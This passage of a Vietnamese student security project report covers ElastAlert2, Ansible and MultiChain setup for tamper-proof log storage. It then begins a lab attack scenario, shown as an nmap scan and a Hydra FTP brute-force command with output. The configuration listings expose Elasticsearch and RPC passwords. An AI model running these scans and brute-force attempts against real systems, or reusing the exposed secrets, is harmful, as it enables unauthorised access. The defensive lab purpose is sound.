/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/siem/.ssh/id_rsa_elastalert2.pub"
The authenticity of host '192.168.63.130 (192.168.63.130)' can't be established.
ED25519 key fingerprint is SHA256:kboQfQ0u/v5JbTeyMcX0oHCqmSlPScTmXMZEi7zeNc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
ansible@192.168.63.130's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'ansible@192.168.63.130'"
and check to make sure that only the key(s) you wanted were added.
```

Hình 23. Tạo và sao chép khóa SSH đến máy chủ mục tiêu

- Kiểm tra kết nối Ansible

```
ansible all -i "<target_ip>" -u ansible --private-key=~/.ssh/id_rsa_elastalert2
-m ping
```

```
(elastalert2-env) siem@SIEM:~/Desktop$ ansible all -i "192.168.63.130," -u ansible --private-key=~/.ssh/id_rsa_elastalert2 -m ping
192.168.63.130 | SUCCESS => {
  "ansible_facts": {
    "discovered_interpreter_python": "/usr/bin/python3"
  },
  "changed": false,
  "ping": "pong"
}
(elastalert2-env) siem@SIEM:~/Desktop$
```

Hình 24. Kết quả kiểm tra kết nối Ansible

=> Kết nối SSH từ máy SIEM đến máy target hoạt động tốt

- **Cấu hình ElastAlert2**

- Tạo cấu trúc thư mục như sau:

```
mkdir -p ~/elastalert2_config/rules
mkdir -p ~/ansible
```

- Tạo file config.yaml: sudo nano ~/elastalert2_config/config.yaml Nội dung file:

```
es_host: 192.168.63.143
es_port: 9200
use_ssl: true
verify_certs: true
ca_certs: /home/siem/elastalert2_config/certs/http_ca.crt

es_username: elastic
es_password: -B8Ph8fVTlnMPP-K7ffw

writeback_index: elastalert
buffer_time:
  minutes: 15
run_every:
  minutes: 1

rules_folder: /home/siem/elastalert2_config/rules

smtp_host: "smtp.gmail.com"
smtp_port: 587
smtp_auth_file: "/home/siem/elastalert2_config/auth.yaml"
from_addr: "trongthanh0099@gmail.com"
```

- Tạo file auth.yaml: nano ~/elastalert2_config/auth.yaml

```
user: "trongthanh0099@gmail.com"
password: "app_password"
```

Lưu ý: app_password là **App Password** được tạo từ tài khoản Gmail tại:

<https://myaccount.google.com/apppasswords>

- Copy file http_ca.crt về thư mục dự án ElastAlert2

```
mkdir -p ~/elastalert2_config/certs
sudo cp /etc/elasticsearch/certs/http_ca.crt ~/elastalert2_config/certs/http_ca.crt
sudo chown siem:siem ~/elastalert2_config/certs/http_ca.crt
sudo chmod 644 ~/elastalert2_config/certs/http_ca.crt
```

- Khởi tạo chỉ mục cho ElastAlert2 (bước bắt buộc - khi chạy lần đầu tiên)

```
elastalert-create-index --config ~/elastalert2_config/config.yaml
```

```
(elastalert2-env) siem@SIEM:~$ elastalert-create-index --config ~/elastalert2_config/config.yaml
Reading Elastic 8 index mappings:
Reading index mapping 'es_mappings/8/silence.json'
Reading index mapping 'es_mappings/8/elastalert_status.json'
Reading index mapping 'es_mappings/8/elastalert.json'
Reading index mapping 'es_mappings/8/past_elastalert.json'
Reading index mapping 'es_mappings/8/elastalert_error.json'
New index elastalert created
Done!
```

Hình 25. Kết quả tạo index ElastAlert

Sau khi hoàn tất các bước trên, ta có thể:

- Tạo các rule cảnh báo .yaml trong thư mục: ~/elastalert2_config/rules
- Tạo các playbook Ansible .yaml trong thư mục: ~/ansible
- Chạy ElastAlert2 bằng lệnh:

```
elastalert --config ~/elastalert2_config/config.yaml
```

4.3. Cài đặt và cấu hình máy VM - Kali (Attacker)

4.3.1. Môi trường triển khai

- Phần mềm ảo hóa: VMware Workstation
- Hệ điều hành: Kali linux 2024.3 (x64)
- RAM: 8GB
- CPU: 4 core
- Network Adapter: 1 card dạng NAT (truy cập Internet)

4.4. Triển khai hệ thống MultiChain

4.4.1. Môi trường triển khai trên 3 node A, B và C

- Phần mềm ảo hóa: VMware Workstation
- Hệ điều hành: Ubuntu Desktop 24.04 (x64)
- RAM: 4GB
- CPU: 2 core
- Network Adapter: 1 card dạng NAT (truy cập Internet)

4.4.2. Cài đặt và cấu hình MultiChain


- Cài đặt MultiChain trên 3 node:

```
wget https://www.multichain.com/download/multichain-2.3.tar.gz
tar -xvzf multichain-2.3.tar.gz
cd multichain-2.3
sudo mv multichainind multichain-cli multichain-util /usr/local/bin/
```

- Tạo BlockChain với sự đồng thuận về quyền:
 - Tạo blockchain trên node A:

multichain-util create securitylogchain

- Cấu hình blockchain securitylogchain:




```
nodea@NodeA:~/Desktop
/home/nodea/.multichain/securitylogchain/params.dat *

# The following parameters were generated by multichain-util.
# They SHOULD ONLY BE EDITED IF YOU KNOW WHAT YOU ARE DOING.

default-network-port = 6731          # Default TCP/IP port for peer-to-peer connection with other nodes.
default-rpc-port = 8332              # Default TCP/IP port for incoming JSON-RPC API requests.
chain-name = securitylogchain        # Chain name, used as first argument for multichaind and multichain-cli.
protocol-version = 20013             # Protocol version at the moment of blockchain genesis.
network-message-start = f9ccdb8ec    # Magic value sent as the first 4 bytes of every peer-to-peer message.
address-pubkeyhash-version = 006518a7 # Version bytes used for pay-to-pubkeyhash addresses.
address-scripthash-version = 05cdc91d # Version bytes used for pay-to-scripthash addresses.
private-key-version = 80313363       # Version bytes used for exporting private keys.
address-checksum-value = 29b98a9f    # Bytes used for XOR in address checksum calculation.
```

Hình 26. Cấu hình các port của MultiChain

=> Cấu hình Port trong MultiChain: Port 6731 - Là port giao tiếp ngang hàng (P2P) giữa các node trong hệ thống MultiChain. Port 8332 - Là **port RPC (Remote Procedure Call)**, dùng để giao tiếp với MultiChain qua API.



```
nodea@NodeA:~/Desktop
/home/nodea/.multichain/securitylogchain/params.dat *

# Consensus requirements

setup-first-blocks = 1              # Length of initial setup phase in blocks, in which mining-diversity,
                                    # admin-consensus-* and mining-requires-peers are not applied. (1 - 31536000)
mining-diversity = 0.67              # Miners must wait <mining-diversity*><active miners> between blocks. (0 - 1)
admin-consensus-upgrade = 0.6        # <admin-consensus-upgrade*><active admins> needed to upgrade the chain. (0 - 1)
admin-consensus-txfilter = 0.6       # <admin-consensus-txfilter*><active admins> needed to approve filter or library in the chain. (0 - 1)
admin-consensus-admin = 0.6          # <admin-consensus-admin*><active admins> needed to change admin perms. (0 - 1)
admin-consensus-activate = 0.6       # <admin-consensus-activate*><active admins> to change activate perms. (0 - 1)
admin-consensus-mine = 0.6           # <admin-consensus-mine*><active admins> to change mining permissions. (0 - 1)
admin-consensus-create = 0.6         # <admin-consensus-create*><active admins> to change create permissions. (0 - 1)
admin-consensus-issue = 0.6          # <admin-consensus-issue*><active admins> to change issue permissions. (0 - 1)
```

Hình 27. Cấu hình sự đồng thuận về quyền trong MultiChain


- mining-diversity = 0.67: tối thiểu ít nhất 2 node có quyền mine tham gia tạo block, phân tán quyền tạo block tránh 1 node đào quá nhiều block
- admin-consensus-upgrade = 0.6: Cần 2 admin đồng ý để nâng cấp giao thức blockchain.
- admin-consensus-txfilter = 0.6: Cần 2 admin đồng ý để kích hoạt hoặc vô hiệu hóa bộ lọc giao dịch.
- admin-consensus-admin = 0.6: Cần 2 admin đồng ý để thay đổi quyền admin của một node.
- admin-consensus-activate = 0.6: Cần 2 admin đồng ý để thay đổi quyền kích hoạt node.
- admin-consensus-mine = 0.6: Cần 2 admin đồng ý để thay đổi quyền khai thác.
- admin-consensus-create = 0.6: Cần 2 admin đồng ý để thay đổi quyền tạo stream.

=> Đảm bảo đồng thuận về quyền vì cần ít nhất 2/3 admin đồng ý. Đảm bảo tính sẵn sàng nếu có node bị lỗi thì hệ thống vẫn hoạt động bình thường và tính an toàn nếu một node admin bị tấn công vẫn không thể thay đổi hệ thống.

=> Hệ thống **MultiChain** có cơ chế **permissioned** giúp ngăn chặn đa số các tấn công blockchain truyền thống, tuy nhiên vẫn có rủi ro nếu node bị chiếm quyền kiểm soát thông qua các tấn công mạng (MITRE ATT&CK).

- Khởi động BlockChain:

```
multichaind securitylogchain -daemon
```




```
nodea@NodeA:~/Desktop$ multichaind securitylogchain -daemon
MultiChain 2.3 Daemon (Community Edition, latest protocol 20013)
Starting up node...
Looking for genesis block...
Genesis block found
Other nodes can connect to this node using:
multichaind securitylogchain@192.168.63.130:6731
Listening for API requests on port 8332 (local only - see rpcallowip setting)
Node ready.
```

Hình 28. Khởi chạy blockchain securitylogchain trên node A

- Thực hiện kết nối vào securitylogchain từ node B và C:

```
multichaind securitylogchain@192.168.63.130:6731
```



```
nodeb@NodeB:~/Desktop$ multichaind securitylogchain@192.168.63.130:6731
MultiChain 2.3 Daemon (Community Edition, latest protocol 20013)
Retrieving blockchain parameters from the seed node 192.168.63.130:6731 ...
Blockchain successfully initialized.

Please ask blockchain admin or user having activate permission to let you connect and/or transact:
multichain-cli securitylogchain grant 12nKej5SqFJatGTCjZFqEP27WAoM1TszfHJzjj connect
multichain-cli securitylogchain grant 12nKej5SqFJatGTCjZFqEP27WAoM1TszfHJzjj connect,send,receive
```

Hình 29. Node B kết nối tới blockchain securitylogchain



```
nodec@NodeC:~/Desktop$ multichaind securitylogchain@192.168.63.130:6731
MultiChain 2.3 Daemon (Community Edition, latest protocol 20013)
Retrieving blockchain parameters from the seed node 192.168.63.130:6731 ...
Blockchain successfully initialized.

Please ask blockchain admin or user having activate permission to let you connect and/or transact:
multichain-cli securitylogchain grant 1BZUwWgcmYRPjvjJ2N6pF2Cmdw8UiekBDRfao3 connect
multichain-cli securitylogchain grant 1BZUwWgcmYRPjvjJ2N6pF2Cmdw8UiekBDRfao3 connect,send,receive
```

Hình 30. Node C kết nối tới blockchain securitylogchain

=> Node B và C chưa tham gia vào securitylogchain vì chưa được cấp quyền nhưng đã được khởi tạo địa chỉ, để từ đó **admin (Node A)** cấp quyền dựa trên địa chỉ đó.


- Trên node A thực hiện cấp các quyền cho Node B và C:
admin,mine,connect,send,receive

```
multichain-cli securitylogchain grant <địa-chỉ-nodeB/C>
admin,mine,connect,send,receive
```

Lưu ý: Nếu cấp quyền node C(có quyền admin và mine) sau node B thì cần cấp quyền ở trên cả hai node A và B vì cơ chế đồng thuận về quyền (cần 0.6 node admin đồng ý để thay đổi các quyền quan trọng cho 1 node).

- Cấu hình quyền truy cập RPC cho các node A,B,C:

```
nano ~/.multichain/securitylogchain/multichain.conf
```



```
nodea@NodeA: ~/Desktop
GNU nano 7.2  /home/nodea/.multichain/securitylogchain/multichain.conf
rpcuser=multichainrpc
rpcpassword=DztfEjz7CwsdFeixXspsJaZuUxfyG5yUT7mYw1CHS5Bg
rpcallowip=192.168.63.0/24
server=1
```

Hình 31. Cấu hình RPC trên node A

- Tạo Stream để lưu trữ Security Log
 - Tạo Stream trên node A với giới hạn quyền ghi.

```
multichain-cli securitylogchain create stream zeek_notice '{"restrict":"write"}'
multichain-cli securitylogchain create stream snort_alerts '{"restrict":"write"}'
```

- Trên máy VM - Snort/Zeek cài đặt multichain và tham gia vào blockchain securitylogchain với quyền connect,send.
- Cấp quyền ghi data vào Stream cho máy VM - Snort/Zeek

```
multichain-cli securitylogchain grant
1G62z4Y4bEWHiRP5wtvn3MdBowc7TgX31ExQNF "zeek_notice.write"
multichain-cli securitylogchain grant
1G62z4Y4bEWHiRP5wtvn3MdBowc7TgX31ExQNF "snort_alerts.write"
```

- Trên máy VM - Snort/Zeek thực hiện đăng ký vào Stream để có thể xem và ghi dữ liệu.

```
multichain-cli securitylogchain subscribe zeek_notice
multichain-cli securitylogchain subscribe snort_alerts
```

4.4.3. Tạo Script trên máy VM - Snort/Zeek để gửi các security log quan trọng lên MultiChain để lưu trữ.

- Mã nguồn:
https://github.com/L3Tu4n/NT114.P21.ANTT-Project/blob/main/scenario%205/pushlog_multichain.py
- Mục đích và phạm vi:
 - **Tự động thu thập** log từ hai nguồn chính của hệ thống phát hiện xâm nhập:
 - Zeek (notice.log)
 - Snort (snort.alert.fast)
 - **Phân tích (parse)** từng dòng log nhằm trích xuất các trường quan trọng (timestamp, IP nguồn, loại tấn công, message...).
 - **Giới hạn tốc độ gửi log (rate-limit)** để tránh spam lên blockchain, theo từng cặp (nguồn, IP, loại tấn công) trong một cửa sổ thời gian nhất định.
 - **Đẩy (publish)** các bản ghi được chọn lên MultiChain theo stream tương ứng, đảm bảo tính **bất biến** và **toàn vẹn** của dữ liệu log.
 - **Lưu trữ trạng thái** (offset, inode) cho mỗi file log, giúp khi script khởi động lại chỉ xử lý những dòng mới, không lặp gửi lại log cũ.
- Kiến trúc và luồng xử lý:
 - Khởi tạo và load cấu hình:
 - Xác định đường dẫn log (ZEEK_LOG_DIR/SNORT_LOG_DIR)
 - Tên chuỗi MultiChain (securitylogchain)
 - File lưu state (monitor_state.json)
 - Cấu hình rate-limit.
 - Quản lý trạng thái đọc log:
 - Hàm load_state() đọc trạng thái (offset và inode) dưới dạng JSON từ monitor_state.json.
 - Hàm save_state() ghi trạng thái (offset và inode) vào file tạm, sau đó thay thế file gốc để đảm bảo an toàn khi ghi.
 - Parser log:
 - **Snort:** parse_snort_log() sử dụng regex để tách timestamp, SID, message, classification, priority, protocol, IP/port.
 - **Zeek:** parse_zeek_json_log() đọc JSON, chuyển timestamp từ epoch sang định dạng YYYY-MM-DD HH:MM:SS.
 - Xác định loại tấn công và rate-limit:
 - identify_attack_type() gán “Scan”, “DoS”, “DDoS”, “Brute Force” hoặc “Default” dựa trên nội dung message/note.
 - get_ip_from_log() trích xuất IP nguồn.
 - should_send_log() giữ một danh sách timestamps cho từng key (nguồn:IP:loại) và chỉ trả về True nếu trong cửa sổ thời gian (window) số log gửi đi chưa vượt quá max_count.

- Publish lên MultiChain:
 - send_to_multichain() tạo key duy nhất và gọi multichain-cli ... publish <stream> <key> <data>, nơi data là JSON của log entry.
- Theo dõi liên tục:
 - process_log_file() mở file, seek đến offset, đọc hết các dòng mới, xử lý và cập nhật state, sau đó gọi tailer.follow() để follow tiếp.
 - Khi phát hiện file rotate (inode thay đổi), offset được reset về 0 để bắt đầu đọc từ đầu file mới.
 - wait_and_monitor() chờ file log xuất hiện (delay 30s nếu chưa có), sau đó gọi process_log_file().
 - start_monitoring() khởi tạo một luồng daemon cho mỗi file log cần giám sát và giữ vòng lặp chính để chạy liên tục.

4.4.4. Tạo Script trên máy VM - SIEM để lấy các security log quan trọng được MultiChain lưu trữ để phục hồi nếu sự cố xảy ra.

- Mã nguồn:

https://github.com/L3Tu4n/NT114.P21.ANTT-Project/blob/main/scenario%205/getlog_multichain.py
- Mục đích và phạm vi:
 - **Truy vấn các stream** (zeek_notice, snort_alerts) trên chuỗi MultiChain (securitylogchain) thông qua RPC.
 - **Lựa chọn và đẩy** các bản ghi log lên Logstash qua HTTP input, hỗ trợ cả hai chế độ:
 - **Push-all mode**: Đẩy toàn bộ bản ghi hiện có của stream.
 - **Filter mode**: Đẩy chỉ các bản ghi có ngày nằm trong các khoảng ngày hoặc ngày đơn được cấu hình trước.
 - **Quản lý trạng thái** (state) về ngày đã xử lý, lưu trong file JSON (stream_state.json), để lần chạy sau script chỉ đẩy các bản ghi mới thuộc khoảng/ngày đã khai báo.
 - **Đảm bảo độ tin cậy** khi đẩy log: tự động retry (tối đa 3 lần) và lưu tạm những bản ghi thất bại vào failed_logs.json để replay sau.
- Luồng xử lý chính:
 - Khởi tạo và kiểm tra trạng thái:
 - Tạo mới stream_state.json nếu chưa tồn tại → đánh dấu was_created=True.
 - Nếu đã có file, đọc cấu hình ngày (load_state()), validate format YYYY-MM-DD cho mọi ngày và phạm vi ngày.
 - Quyết định chế độ chạy:
 - **Push-all mode**: khi lần đầu chạy (was_created=True) hoặc khi file cấu hình ngày rỗng hoàn toàn

- **Filter mode:** khi có ít nhất một date_ranges hoặc single_dates hợp lệ.
- Push-all mode:
 - Dùng RPC method liststreamitems để lấy toàn bộ items của mỗi stream (limit lớn).
 - Với mỗi item: trích log_data = item["data"]["json"] → gắn thêm trường "stream" → gọi send_with_retry() để đẩy lên Logstash.
 - Đếm số bản ghi thành công và lưu bản ghi lỗi vào failed_logs.json.
- Filter mode:
 - Tương tự push-all, nhưng với mỗi log_data:
 - Lấy timestamp ("timestamp" hoặc "ts"), parse thành datetime qua parse_zeek_snort_timestamp() hỗ trợ hai định dạng:
 - "MM/DD-HH:MM:SS.micro"
 - "YYYY-MM-DD HH:MM:SS"
 - Lấy date_str = dt.strftime("%Y-%m-%d").
 - Kiểm tra should_push_date(date_str, date_ranges, single_dates):
 - Nếu nằm trong single_dates hoặc trong bất kỳ (start, end) nào của date_ranges, mới đẩy.
 - Ghi chú kết quả và lưu lỗi tương tự push-all.
- Ghi nhật ký và lưu lỗi:
 - send_with_retry(): cố gắng gửi HTTP POST lên Logstash, retry tối đa 3 lần, throttle 0.1s giữa mỗi lần.
 - Nếu vẫn lỗi, save_failed_log() append bản ghi vào failed_logs.json để replay.

CHƯƠNG 5: THỰC NGHIỆM ĐỀ TÀI

Trong phạm vi đồ án này nhóm thực hiện triển khai 5 kịch bản:

<https://github.com/L3Tu4n/NT114.P21.ANTT-Project>

5.1. Kịch bản 1: Lây lan mã độc qua FTP và mã hóa dữ liệu

5.1.1. Mô phỏng tấn công

Cài FTP Server trên Node A

1/ Cài vsftpd

```
sudo apt install vsftpd
```

2/ Chỉnh /etc/vsftpd.conf

```
local_enable=YES
```

```
write_enable=YES
```

```
chroot_local_user=YES
```

```
allow_writeable_chroot=YES
```

3/ Tạo user

```
sudo adduser nodeb
```

```
sudo adduser nodec
```

4/ Khởi động lại

```
sudo systemctl restart vsftpd
```

Cách tạo thư mục dùng chung cho Node B và Node C trong FTP

1/ Tạo thư mục dùng chung

```
sudo mkdir -p /home/ftp
```

2/ Tạo nhóm chung và thêm user vào nhóm

```
sudo groupadd ftpgroup  
sudo usermod -aG ftpgroup nodeb  
sudo usermod -aG ftpgroup nodec
```

3/ Thay đổi quyền sở hữu thư mục về nhóm ftpgroup

```
sudo chown root:ftpgroup /home/ftp
```

4/ Cấp quyền cho nhóm ftpgroup có thể đọc/ghi file

```
sudo chmod 770 /home/ftp
```

Mô tả luồng hoạt động của kịch bản

- Một attacker thực hiện scan mạng và phát hiện máy chủ tại địa chỉ 192.168.63.130 đang chạy dịch vụ FTP, sau đó brute force tài khoản và mật khẩu để tìm thông tin đăng nhập nodeb:nodeb, rồi sử dụng thông tin này để đăng nhập vào máy chủ FTP.
- Attacker tải docs_update.sh (mã độc) và README.txt (chứa hướng dẫn giả mạo) lên thư mục chung /home/ftp trên máy chủ FTP. Theo hướng dẫn trong README.txt, người dùng được yêu cầu tải và thực thi docs_update.sh mà không biết đó là mã độc.
- Một người dùng truy cập thư mục chung trên máy chủ FTP, thấy thông báo giả mạo trong README.txt và tải xuống tệp docs_update.sh về máy.
- Khi thực thi docs_update.sh theo hướng dẫn trong README.txt, dẫn đến việc mã độc kích hoạt và mã hóa dữ liệu trên máy của họ.
- Sau khi dữ liệu bị mã hóa, máy nạn nhân xuất hiện tệp Recovery_Info.txt yêu cầu chuyển khoản qua tài khoản ngân hàng và gửi encrypted_key.bin qua email 22521603@gm.uit.edu.vn.
- Ngay sau khi chuyển khoản, nạn nhân gửi tệp encrypted_key.bin đến địa chỉ 22521603@gm.uit.edu.vn và ngay sau đó nhận lại cặp khóa (key, IV) cùng script hướng dẫn khôi phục dữ liệu.

Tái hiện kịch bản

Đầu tiên, attacker thực hiện quét toàn bộ mạng bằng công cụ nmap để dò tìm các dịch vụ đang mở. Kết quả cho thấy địa chỉ 192.168.63.130 đang mở cổng 21/tcp, tương ứng với dịch vụ FTP.

```

(L3Tu4n㉿kali)-[~/Desktop]
$ nmap -sS 192.168.63.0/24
[...]
Nmap scan report for 192.168.63.1 (192.168.63.1)
Host is up (0.0032s latency).
All 1000 scanned ports on 192.168.63.1 (192.168.63.1) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)
[...]
Nmap scan report for 192.168.63.2 (192.168.63.2)
Host is up (0.00014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F2:8D:48 (VMware)
[...]
Nmap scan report for 192.168.63.128 (192.168.63.128)
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:84:98:D6 (VMware)
[...]
Nmap scan report for 192.168.63.130 (192.168.63.130)
Host is up (0.00036s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 00:0C:29:B2:28:89 (VMware)

```

Hình 32. Kết quả quét công mạng (1)

Sau khi phát hiện máy 192.168.63.130 có dịch vụ FTP đang mở, attacker tiến hành tấn công brute-force bằng công cụ Hydra để dò tìm thông tin đăng nhập. Kết quả là attacker đã tìm được cặp tài khoản hợp lệ nodeb:nodeb và truy cập thành công vào dịch vụ FTP.


```

(L3Tu4n㉿kali)-[~/DACK]
$ hydra -L username.txt -P password.txt ftp://192.168.63.130
[...]
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
uses (this is non-binding, these *** ignore laws and ethics anyway).
[...]
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-14 14:19:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.63.130:21/
[21][ftp] host: 192.168.63.130 login: nodeb password: nodeb
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-14 14:19:59

```

